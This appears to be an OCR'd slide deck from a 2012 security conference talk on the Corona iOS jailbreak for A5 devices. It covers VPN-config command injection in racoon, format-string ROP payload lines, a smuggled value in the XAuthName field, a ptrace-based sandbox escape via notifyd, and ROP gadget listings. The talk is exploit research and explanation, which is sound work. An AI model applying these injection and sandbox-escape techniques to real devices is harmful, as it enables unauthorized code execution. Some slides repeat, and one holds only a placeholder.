JAILBREAK DREAM TEAM

Nikias Bassen, Cyril, Joshua Hill & David Wang

Hack in the Box - Amsterdam 2012

JAILBREAK DREAM TEAM

Nikias Bassen, Cyril, Joshua Hill & David Wang

Hack in the Box - Amsterdam 2012

PART II - A5 CORONA

What are the differences with the A4, and how we managed to jailbreak it

Part I summary

- Corona A4 relies on a tethered jailbreak to inject the untethering payload to the fs
- Userland ROP code is started at boot time with a format string bug in the IPSEC *racoon* service
- ASLR is disabled at bootup for *racoon* with a debugging property of the *launchd* configuration: *DisableASLR*

Part I summary (2)

- The hfs kernel exploit is done as the *root* user and out of the *racoon* sandbox (and this is required)
- Sandbox is skipped by using a modifed version of the *racoon* binary with the *seatbelt profile* patched in the *entitlements* blob of the Mach-O

Now A5

- There is no tethered jailbreak on A5 because there is currently no public boot level exploits for it
- As a result, we can't decrypt the kernel (AES keys are disabled when iOS is booted)
- This makes it harder to exploit the kernel and do the actual jailbreak

Now A5 (2)

- Hopefully, we have found a way to use *racoon* as an injection vector
- But that implies that we need to get out of the *racoon* sandbox to remount the root filesystem read / write (which is read only on iOS).

INJECTING THE EXPLOITS

How we managed to get Corona running on A5

The Problem

- Need a new injection vector to gain initial code execution
- Corona files need to be copied onto root filesystem to launch on boot
- Root filesystem is read-only

More Problems

- Address Space Layout Randomization (ASLR)
- Application Sandbox Profile

What do we need?

- A way to inject commands into the current racoon config
- A way to bypass ASLR to generate our ROP payload

The Exploit

- VPN Settings isn't validated by configd before being passed to racoon
- Allows us to inject commands into racoon's configuration file through VPN settings
- VPN settings can be modified through MobileBackup2

Profile Injection

/private/var/prefrences/SystemConfiguration/prefrences.plist

▼ 168F30ED-AFA2-439E-	Diction...	(8 items)
▶ DNS	Diction...	(0 items)
UserDefinedName	String	A
▶ IPv6	Diction...	(0 items)
▶ Interface	Diction...	(1 item)
▼ IPSec	Diction...	(7 items)
SharedSecretEncryption	String	Keychain
LocalIdentifier	String	a
XAuthName	String	";%n%n
AuthenticationMethod	String	SharedSecret
RemoteAddress	String	localhost
LocalIdentifierType	String	KeyID
XAuthEnabled	Number	1
▶ IPv4	Diction...	(2 items)
▼ com.apple.payload	Diction...	(0 items)
▶ Proxies	Diction...	(2 items)

Payload Inclusion

- Injection limited to 255 characters
- We inject “include” command to load the config from another directory

Sandbox Bypass

- Sandbox profile allows racoon to read from com.apple.ipsec.plist in preferences directory
- MobileBackup2 allows restores to preferences directories

Payload Injection

```
sainfo address ::1 icmp6 address ::1 icmp6 {
        my_identifier user_fqdn "%243u%619$hhn";
        my_identifier user_fqdn "%11u%625$hhn";
        my_identifier user_fqdn "%244u%619$hhn";
        my_identifier user_fqdn "%217u%625$hhn";
        my_identifier user_fqdn "%245u%619$hhn";
        my_identifier user_fqdn "%186u%625$hhn";
        my_identifier user_fqdn "%246u%619$hhn";
        my_identifier user_fqdn "%10u%625$hhn";
        my_identifier user_fqdn "%121u%678$hhn";
        my_identifier user_fqdn "%242u%619$hhn";
        my_identifier user_fqdn "%11u%625$hhn";
        my_identifier user_fqdn "%257u%678$hhn";
        my_identifier user_fqdn "%12u%625$hhn";
        my_identifier user_fqdn "%218u%678$hhn";
        my_identifier user_fqdn "%13u%625$hhn";
        my_identifier user_fqdn "%218u%678$hhn";
        my_identifier user_fqdn "%14u%625$hhn";
        my_identifier user_fqdn "%218u%678$hhn";
        my_identifier user_fqdn "%15u%625$hhn";
        my_identifier user_fqdn "%218u%678$hhn";
        my_identifier user_fqdn "%16u%625$hhn";
        my_identifier user_fqdn "%138u%678$hhn";
        my_identifier user_fqdn "%17u%625$hhn";
        my_identifier user_fqdn "%24u%678$hhn";
        my_identifier user_fqdn "%22u%625$hhn";
```

Summary

- Command injection into racoon config through configd
- Racoon allows reading from preferences directory
- MobileBackup2 allows writing to preferences directory

Injecting the payload

- Joshua to complete

BREAKING OUT OF THE XNU SANDBOX

How Corona defeats Seatbelt to attack the kernel

- What is the sandbox?
- Why do we need to worry about the sandbox?
- What vulnerabilities did we use to break out of the sandbox?
- Details of the ROP chain we used.

What is the sandbox?

- Code-named Seatbelt.
- Based off the TrustedBSD Mandatory Access Control (MAC) framework.
- MAC framework is how Seatbelt enforces the sandbox policies.

MAC Framework

- How? By hooking into everything when CONFIG_MACF is enabled at compile-time.

Downloads — bash — 120×36

bash

```
[-bash(L1/J0/#3)/ttys000 planetbeing@Lilo:~/Downloads]$ grep "mac.*_check_[a-z_]*" mac_framework.h
int     mac_audit_check_postselect(kauth_cred_t cred, unsigned short syscode,
int     mac_audit_check_preselect(kauth_cred_t cred, unsigned short syscode,
int     mac_bpfdesc_check_receive(struct bpf_d *bpf_d, struct ifnet *ifp);
int     mac_cred_check_label_update(kauth_cred_t cred,
int     mac_cred_check_label_update_execve(vfs_context_t ctx,
int     mac_cred_check_visible(kauth_cred_t u1, kauth_cred_t u2);
int     mac_file_check_change_offset(kauth_cred_t cred, struct fileglob *fg);
int     mac_file_check_create(kauth_cred_t cred);
int     mac_file_check_dup(kauth_cred_t cred, struct fileglob *fg, int newfd);
int     mac_file_check_fcntl(kauth_cred_t cred, struct fileglob *fg, int cmd,
int     mac_file_check_get(kauth_cred_t cred, struct fileglob *fg,
int     mac_file_check_get_offset(kauth_cred_t cred, struct fileglob *fg);
int     mac_file_check_inherit(kauth_cred_t cred, struct fileglob *fg);
int     mac_file_check_ioctl(kauth_cred_t cred, struct fileglob *fg,
int     mac_file_check_lock(kauth_cred_t cred, struct fileglob *fg, int op,
int     mac_file_check_mmap(kauth_cred_t cred, struct fileglob *fg,
void    mac_file_check_mmap_downgrade(kauth_cred_t cred, struct fileglob *fg,
int     mac_file_check_receive(kauth_cred_t cred, struct fileglob *fg);
int     mac_file_check_set(kauth_cred_t cred, struct fileglob *fg,
int     mac_ifnet_check_transmit(struct ifnet *ifp, struct mbuf *mbuf,
int     mac_inpcb_check_deliver(struct inpcb *inp, struct mbuf *mbuf,
int     mac_iokit_check_device(char *devtype, struct mac_module_data *mdata);
int     mac_iokit_check_open(kauth_cred_t cred, io_object_t user_client, unsigned int user_client_type);
int     mac_iokit_check_set_properties(kauth_cred_t cred, io_object_t registry_entry, io_object_t properties);
int     mac_iokit_check_hid_control(kauth_cred_t cred);
int     mac_lctx_check_label_update(struct lctx *l, struct label *newlabel);
int     mac_mount_check_fsctl(vfs_context_t ctx, struct mount *mp,
int     mac_mount_check_getattr(vfs_context_t ctx, struct mount *mp,
int     mac_mount_check_label_update(vfs_context_t ctx, struct mount *mp);
int     mac_mount_check_mount(vfs_context_t ctx, struct vnode *vp,
int     mac_mount_check_remount(vfs_context_t ctx, struct mount *mp);
int     mac_mount_check_setattr(vfs_context_t ctx, struct mount *mp,
int     mac_mount_check_stat(vfs_context_t ctx, struct mount *mp);
int     mac_mount_check_umount(vfs_context_t ctx, struct mount *mp);
int     mac_pipe_check_ioctl(kauth_cred_t cred, struct pipe *cpipe,
```

MAC Framework

- Make any relevant kernel interface call check before performing an action:
  - audit, bpfdesc, cred, file, ifnet, inpcb, iokit, lctx, mount, pipe, posixsem, proc, socket, system, sysvmsq, vnode
- Any action has to be authorized with all registered policies. Policy has a function for every hook.

Sandbox.kext

- A registered MAC policy.
- Processes can opt-in through sandbox API calls, entitlements, or be forced.
- Profiles managed by sandboxd, which the kernel communicates with.
- Profiles are like compiled TinyScheme programs

```
;; OriginatingProject: ipsec
(version 1)
(deny default)
(allow system-socket sysctl-read sysctl-write)

(allow ipc-posix* (ipc-posix-name "com.apple.securityd"))
(allow ipc-posix-shm
    (ipc-posix-name "apple.shm.notification_center")
    (ipc-posix-name "com.apple.AppleDatabaseChanged"))

(allow file-read* file-ioctl
    (subpath "/private/etc/master.passwd")
    (subpath "/private/var/run/racoon")
    (literal "/private/var/preferences/SystemConfiguration/com.apple.ipsec.plist")
    (subpath "/private/etc/racoon"))

(allow file-read*
    (subpath "/Library/Managed\ Preferences")
    (subpath "/Library/Preferences")
    (subpath "/private/var/root")
    (literal "/private/var/db/mds/messages/se_SecurityMessages"))

(allow file-write*
    (literal "/private/var/run/racoon.sock")
    (literal "/private/var/run/racoon.pid"))

(allow file*
    (literal "/var/log/racoon.log")
    (literal "/private/var/log/racoon.log"))

(allow iokit-open (iokit-user-client-class "RootDomainUserClient"))

(allow network-outbound (subpath "/private/var/tmp/launchd"))
(allow network*
    (local udp "*:500" "*:4500")
    (remote udp "*:*")
    (literal "/private/var/run/racoon.sock"))

(allow file*
    (literal "/Library/Keychains/System.keychain")
    (literal "/private/var/db/mds/system/mdsObject.db")
    (literal "/private/var/db/mds/system/mds.lock")
    (literal "/private/var/db/mds/system/mdsDirectory.db"))

(allow mach-lookup
    (global-name "com.apple.SecurityServer")
    (global-name "com.apple.ocspd"))
```

```
;;; Allow read access to standard system paths.

(allow file-read*
       (require-all (file-mode #o0004)
                    (require-any (subpath "/System")
                                 (subpath "/usr/lib")
                                 (subpath "/usr/sbin")
                                 (subpath "/usr/share"))))

(allow file-read-metadata
       (literal "/etc")
       (literal "/tmp")
       (literal "/var"))

;;; Allow access to standard special files.

(allow file-read*
       (literal "/private/var/db/timezone/localtime")
       (literal "/dev/random")
       (literal "/dev/urandom"))

(allow file-read*
       file-write-data
       (literal "/dev/null")
       (literal "/dev/zero"))

(allow file-read*
       file-write-data
       file-ioctl
       (literal "/dev/aes_0")
       (literal "/dev/sha1_0")
       (literal "/dev/dtracehelper"))

(allow network-outbound
       (literal "/private/var/run/asl_input")
       (literal "/private/var/run/syslog"))

;;; Allow IPC to standard system agents.

(allow mach-lookup
       (global-name "com.apple.securityd")
       (global-name "com.apple.bsd.dirhelper")
       (global-name "com.apple.system.DirectoryService.libinfo_v1")
       (global-name "com.apple.system.DirectoryService.membership_v1")
       (global-name "com.apple.system.logger")
       (global-name "com.apple.system.notification_center"))
```

Racoon's Sandbox

- Why do we care? We're root!
- Then, how did we manage it for the untether?


planetbeing — ssh — 79×19

ssh

```
Sigrid:~ root# ldid -e /usr/sbin/racoon | grep --color -E "seatbelt[a-z-]*|$"
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs
/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>keychain-access-groups</key>
        <array>
                <string>apple</string>
                <string>com.apple.certificates</string>
                <string>com.apple.identities</string>
        </array>
        <key>seatbelt-profiles</key>
        <array>
                <string>racoon</string>
        </array>
</dict>
</plist>
Sigrid:~ root#
```


Racoon's Sandbox

- Why do we care? We're root!
- Then, how did we manage it for the untether?



Done?

- Need a way to get a patched copy of racoon onto the device.
- Need a way to convince the iPhone to run that copy with our exploit config.



Done?

planetbeing — ssh — 108×23

ssh

```
Sigrid:~ root# cat /usr/share/corona/jb.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>Label</key>
        <string>jb</string>
        <key>ProgramArguments</key>
        <array>
                <string>/usr/sbin/corona</string>
                <string>-f</string>
                <string>racoon-exploit.conf</string>
        </array>
        <key>WorkingDirectory</key>
        <string>/usr/share/corona/</string>
        <key>RunAtLoad</key>
        <true/>
        <key>LaunchOnlyOnce</key>
        <true/>
        <key>DisableAslr</key>
        <true/>
</dict>
</plist>
```

What can we do?

- We can convince the default version of racoon to run with an exploit config that we restore using MobileBackup.
- We only need to get out of the sandbox while executing as racoon.

The ptrace hole

- Debugging normally requires task_for_pid and ptrace; ptrace is actually unrestricted.
- What can we do with ptrace? Possibly control an unsandboxed process!

```
if (uap->req == PT_ATTACH) {
        int             err;

        if ( kauth_authorize_process(proc_ucred(p), KAUTH_PROCESS_CANTRACE,
                                                        t, (uintptr_t)&err, 0, 0) == 0 ) {
                /* it's OK to attach */
                proc_lock(t);
                SET(t->p_lflag, P_LTRACED);
                if (tr_sigexc)
                        SET(t->p_lflag, P_LSIGEXC);

                t->p_oppid = t->p_ppid;
                /* Check whether child and parent are allowed to run modified
                 * code (they'll have to) */
                proc_unlock(t);
                cs_allow_invalid(t);
                cs_allow_invalid(p);
                if (t->p_pptr != p)
                        proc_reparentlocked(t, p, 1, 0);

                proc_lock(t);
                if (get_task_userstop(task) > 0 ) {
                        stopped = 1;
                }
                t->p_xstat = 0;
                proc_unlock(t);
                psignal(t, SIGSTOP);
                /*
                 * If the process was stopped, wake up and run through
                 * issignal() again to properly connect to the tracing
                 * process.
                 */
                if (stopped)
                        task_resume(task);
                error = 0;
                goto out;
        }
        else {
                /* not allowed to attach, proper error code returned by kauth_authorize_process */
                if (ISSET(t->p_lflag, P_LNOATTACH)) {
                        psignal(p, SIGSEGV);
                }
                }
```

```c
static int
kauth_authorize_process_callback(kauth_cred_t credential, __unused void *idata, kauth_action_t action,
    uintptr_t arg0, uintptr_t arg1, __unused uintptr_t arg2, __unused uintptr_t arg3)
{
        switch(action) {
        case KAUTH_PROCESS_CANSIGNAL:
                panic("KAUTH_PROCESS_CANSIGNAL not implemented");
                /* XXX credential wrong here */
                /* arg0 - process to signal
                 * arg1 - signal to send the process
                 */
                if (cansignal(current_proc(), credential, (struct proc *)arg0, (int)arg1, 0))
                        return(KAUTH_RESULT_ALLOW);
                break;
        case KAUTH_PROCESS_CANTRACE:
                /* current_proc() - process that will do the tracing
                 * arg0 - process to be traced
                 * arg1 - pointer to int - reason (errno) for denial
                 */
                if (cantrace(current_proc(), credential, (proc_t)arg0, (int *)arg1))
                        return(KAUTH_RESULT_ALLOW);
                break;
        }

        /* no explicit result, so defer to others in the chain */
        return(KAUTH_RESULT_DEFER);
}
```

```c
int
cantrace(proc_t cur_procp, kauth_cred_t creds, proc_t traced_procp, int *errp)
{
        int             my_err;
        /*
         * You can't trace a process if:
         *      (1) it's the process that's doing the tracing,
         */
        if (traced_procp->p_pid == cur_procp->p_pid) {
                *errp = EINVAL;
                return (0);
        }

        /*
         *      (2) it's already being traced, or
         */
        if (ISSET(traced_procp->p_lflag, P_LTRACED)) {
                *errp = EBUSY;
                return (0);
        }

        /*
         *      (3) it's not owned by you, or is set-id on exec
         *          (unless you're root).
         */
        if ((creds->cr_ruid != proc_ucred(traced_procp)->cr_ruid ||
                ISSET(traced_procp->p_flag, P_SUGID)) &&
                (my_err = suser(creds, &cur_procp->p_acflag)) != 0) {
                *errp = my_err;
                return (0);
        }

        if ((cur_procp->p_lflag & P_LTRACED) && isinferior(cur_procp, traced_procp)) {
                *errp = EPERM;
                return (0);
        }

        if (ISSET(traced_procp->p_lflag, P_LNOATTACH)) {
                *errp = EBUSY;
                return (0);
        }
        return(1);
}
```

The ptrace hole

- gdb on OS X is heavily dependent on Mach calls, not ptrace like BSD. So ptrace is unguarded, but very few things actually work.
- What can we do?

```
        case PT_CONTINUE:                /* continue the child */
                proc_unlock(t);
                th_act = (thread_t)get_firstthread(task);
                if (th_act == THREAD_NULL) {
                        error = EINVAL;
                        goto out;
                }

                if (uap->addr != (user_addr_t)1) {
#if defined(ppc)
#define ALIGNED(addr,size)      (((unsigned)(addr)&((size)-1))==0)
                        if (!ALIGNED((int)uap->addr, sizeof(int)))
                                return (ERESTART);
#undef  ALIGNED
#endif
                        thread_setentrypoint(th_act, uap->addr);
                }

                if ((unsigned)uap->data >= NSIG) {
                        error = EINVAL;
                        goto out;
                }

                if (uap->data != 0) {
                        psignal(t, uap->data);
                }

                if (uap->req == PT_STEP) {
                        /*
                         * set trace bit
                         */
                        if (thread_setsinglestep(th_act, 1) != KERN_SUCCESS) {
                                error = ENOTSUP;
                                goto out;
                        }
                } else {
                        /*
                         * clear trace bit if on
                         */
                        if (thread_setsinglestep(th_act, 0) != KERN_SUCCESS) {
                                error = ENOTSUP;
                                goto out;
                        }
                }
                }
```

Limitations?

- We can only control the “first” thread.
- We can only control PC
- We can’t switch between ARM and THUMB.

```
                loc_80079BAC
00 00 A0 E3 MOV                 R0, #0
B8 14 99 E5 LDR                 R1, [R9,#0x4B8]
14 21 91 E5 LDR                 R2, [R1,#0x114]
B0 34 99 E5 LDR                 R3, [R9,#0x4B0]
03 00 52 E1 CMP                 R2, R3
14 01 81 05 STREQ               R0, [R1,#0x114]
04 01 83 E5 STR                 R0, [R3,#0x104]
01 0B 89 E2 ADD                 R0, R9, #0x400
A0 00 80 E2 ADD                 R0, R0, #0xA0
B0 04 89 E5 STR                 R0, [R9,#0x4B0]
4F 02 00 EB BL                  sub_8007A518
10 0A F8 EE VMRS                R0, FPEXC
01 01 10 E3 TST                 R0, #0x40000000
40 0A B0 0E VMOVEQ.F32          S0, S0
8E DF 89 E2 ADD                 SP, R9, #0x238
40 40 9D E5 LDR                 R4, [SP,#0x40]
04 F0 6F E1 MSR                 SPSR_cxsf, R4
1F F0 7F F5 CLREX
04 F0 20 E3 SEV
3C E0 9D E5 LDR                 LR, [SP,#0x3C]
FF 7F DD E8 LDMFD               SP, {R0-LR}^
00 00 A0 E1 NOP
0E F0 B0 E1 MOVS                PC, LR
                ; End of function thread_exception_return
```

How to use this for evil

- Racoon is root, so we can manipulate any other process, including non-sandboxed ones!
- We can control PC, so maybe we can use ROP.
  - For ROP to work, we need to control stack at the point we change PC.

notifyd

- Almost all processes can talk to notifyd to use Apple's notification system notify(3).
- Also have access to shm; we can then load an arbitrarily large stack and pivot to it.
- Can get stuff onto its stack via Mach IPC.
- Can also make it block deterministically with our stuff on the stack.

```
;; OriginatingProject: ipsec
(version 1)
(deny default)
(allow system-socket sysctl-read sysctl-write)

(allow ipc-posix* (ipc-posix-name "com.apple.securityd"))
(allow ipc-posix-shm
    (ipc-posix-name "apple.shm.notification_center")
    (ipc-posix-name "com.apple.AppleDatabaseChanged"))

(allow file-read* file-ioctl
    (subpath "/private/etc/master.passwd")
    (subpath "/private/var/run/racoon")
    (literal "/private/var/preferences/SystemConfiguration/com.apple.ipsec.plist")
    (subpath "/private/etc/racoon"))

(allow file-read*
    (subpath "/Library/Managed\ Preferences")
    (subpath "/Library/Preferences")
    (subpath "/private/var/root")
    (literal "/private/var/db/mds/messages/se_SecurityMessages"))

(allow file-write*
    (literal "/private/var/run/racoon.sock")
    (literal "/private/var/run/racoon.pid"))

(allow file*
    (literal "/var/log/racoon.log")
    (literal "/private/var/log/racoon.log"))

(allow iokit-open (iokit-user-client-class "RootDomainUserClient"))

(allow network-outbound (subpath "/private/var/tmp/launchd"))
(allow network*
    (local udp "*:500" "*:4500")
    (remote udp "*:*")
    (literal "/private/var/run/racoon.sock"))

(allow file*
    (literal "/Library/Keychains/System.keychain")
    (literal "/private/var/db/mds/system/mdsObject.db")
    (literal "/private/var/db/mds/system/mds.lock")
    (literal "/private/var/db/mds/system/mdsDirectory.db"))

(allow mach-lookup
    (global-name "com.apple.SecurityServer")
    (global-name "com.apple.ocspd"))
```

```
;;; Allow read access to standard system paths.

(allow file-read*
       (require-all (file-mode #o0004)
                    (require-any (subpath "/System")
                                 (subpath "/usr/lib")
                                 (subpath "/usr/sbin")
                                 (subpath "/usr/share"))))

(allow file-read-metadata
       (literal "/etc")
       (literal "/tmp")
       (literal "/var"))

;;; Allow access to standard special files.

(allow file-read*
       (literal "/private/var/db/timezone/localtime")
       (literal "/dev/random")
       (literal "/dev/urandom"))

(allow file-read*
       file-write-data
       (literal "/dev/null")
       (literal "/dev/zero"))

(allow file-read*
       file-write-data
       file-ioctl
       (literal "/dev/aes_0")
       (literal "/dev/sha1_0")
       (literal "/dev/dtracehelper"))

(allow network-outbound
       (literal "/private/var/run/asl_input")
       (literal "/private/var/run/syslog"))

;;; Allow IPC to standard system agents.

(allow mach-lookup
       (global-name "com.apple.securityd")
       (global-name "com.apple.bsd.dirhelper")
       (global-name "com.apple.system.DirectoryService.libinfo_v1")
       (global-name "com.apple.system.DirectoryService.membership_v1")
       (global-name "com.apple.system.logger")
       (global-name "com.apple.system.notification_center"))
```

```
char rbuf[sizeof(notify_request_msg) + MAX_TRAILER_SIZE];
char sbuf[sizeof(notify_reply_msg) + MAX_TRAILER_SIZE];

forever
{
        memset(rbuf, 0, sizeof(rbuf));
        memset(sbuf, 0, sizeof(sbuf));

        request = (notify_request_msg *)rbuf;
        reply = (notify_reply_msg *)sbuf;

        request->head.msgh_local_port = global.server_port;
        request->head.msgh_size = global.request_size;

        rbits = MACH_RCV_MSG | (blocking ? 0 : MACH_RCV_TIMEOUT) | MACH_RCV_TRAILER_ELEMENTS(MACH_RCV_TRAILER_AUDIT) | MA
        sbits = MACH_SEND_MSG;

        status = mach_msg(&(request->head), rbits, 0, global.request_size, global.server_port, 0, MACH_PORT_NULL);
        if (status != KERN_SUCCESS) return;

ET_OS_EMBEDDED
        /* Synchronize with work_q since  on embedded main() calls this
         * from the global concurrent queue. */
        dispatch_sync(global.work_q, ^{
                status = notify_ipc_server(&(request->head), &(reply->head));
        });

        status = notify_ipc_server(&(request->head), &(reply->head));

        if (!status && (request->head.msgh_bits & MACH_MSGH_BITS_COMPLEX))
        {
                /* destroy the request - but not the reply port */
                request->head.msgh_remote_port = MACH_PORT_NULL;
                mach_msg_destroy(&(request->head));
        }
        if (reply->head.msgh_remote_port)
        {
                status = mach_msg(&(reply->head), sbits, reply->head.msgh_size, 0, MACH_PORT_NULL, 0, MACH_PORT_NULL);
                if (status == MACH_SEND_INVALID_DEST || status == MACH_SEND_TIMED_OUT)
                {
                        /* deallocate reply port rights not consumed by failed mach_msg() send */
                        mach_msg_destroy(&(reply->head));
                }
        }
}
}
        }
                }
```

Exploit

- Generated by a ROP generation program that writes a stack in the form of format strings.
- Has functions which are macros for common ROP expressions: call function with n args, load register from memory, store register to memory, etc.

Exploit

- Create non-sandboxed version of racoon and put it in a place we can write/chmod.
- Find notifyd PID.
- Put notifyd's main thread on the IPC thread.
- Block notifyd with our exploit IPC message.
- Write rest of ROP stack to shm.
- Launch the exploit.

A closer look at the notifyd ROP stack

- The painful search for ARM gadgets.
  - Wait a minute, isn't notifyd in THUMB?
  - First gadget needed: Jump to a THUMB location we can pick.

GADGET_HOLY

- For replies, even if the request is invalid, msgh_id is request.msgh_id + 100
- We happen to find a gadget that sets PC to precisely where reply's msgh_id is (sbuf.msgh_id) thanks to Jay Freeman.
  - POP can do an ARM/THUMB switch

```
// /System/Library/PrivateFrameworks/VideoToolbox.framework/VideoToolbox
// vt_Copy_420f_420v_arm+0x220
// 35982100        e28dd008        add     sp, sp, #8      @ 0x8
// 35982104        ecbd8b08        vldmia  sp!, {d8-d11}
// 35982108        ecbdcb08        vldmia  sp!, {d12-d15}
// 3598210c        e8bd0d00        pop     {r8, sl, fp}
// 35982110        e8bd80f0        pop     {r4, r5, r6, r7, pc}
```

SP	Function	Label	Value
SP + 0x00	mach_msg_trap	saved_r4	???
SP + 0x04	mach_msg_trap	saved_r5	???
SP + 0x08	mach_msg_trap	saved_r6	???
SP + 0x0C	mach_msg_trap	saved_r8	???
SP + 0x10	mach_msg	???	???
SP + 0x14	mach_msg	???	???
SP + 0x18	mach_msg	???	???
SP + 0x1C	mach_msg	???	???
SP + 0x20	mach_msg	???	???
SP + 0x24	mach_msg	saved_r8	???
SP + 0x28	mach_msg	saved_r10	???
SP + 0x2C	mach_msg	saved_r11	???
SP + 0x30	mach_msg	saved_r4	???
SP + 0x34	mach_msg	saved_r5	???
SP + 0x38	mach_msg	saved_r6	???
SP + 0x3C	mach_msg	saved_r7	???
SP + 0x40	mach_msg	saved_lr	???
SP + 0x44	service_mach_message	???	???
SP + 0x48	service_mach_message	???	???
SP + 0x4C	service_mach_message	???	???
SP + 0x50	service_mach_message	sbuf.msgh_bits	???
SP + 0x54	service_mach_message	sbuf.msgh_size	0x24
SP + 0x58	service_mach_message	sbuf.msgh_remote_port	racoon's port
SP + 0x5C	service_mach_message	sbuf.msgh_local_port	notifyd's port
SP + 0x60	service_mach_message	sbuf.msgh_reserved	0
SP + 0x64	service_mach_message	sbuf.msgh_id	ADD_SP_120_POP8_10_4567
SP + 0x68	service_mach_message	sbuf.NDR_record_t	???
SP + 0x6C	service_mach_message	sbuf.NDR_record_t	???
SP + 0x70	service_mach_message	sbuf.data_0	MIG_BAD_ID
SP + 0x74	service_mach_message	sbuf.data_4	???
SP + 0x78	service_mach_message	sbuf.data_8	???
SP + 0x7C	service_mach_message	sbuf.data_c	???
SP + 0x80	service_mach_message	sbuf.data_10	???

SP	Function	Label	Value
SP - 0x68	mach_msg_trap	saved_r4	???
SP - 0x64	mach_msg_trap	saved_r5	???
SP - 0x60	mach_msg_trap	d8	???
SP - 0x5C	mach_msg_trap	d8	???
SP - 0x58	mach_msg	d9	???
SP - 0x54	mach_msg	d9	???
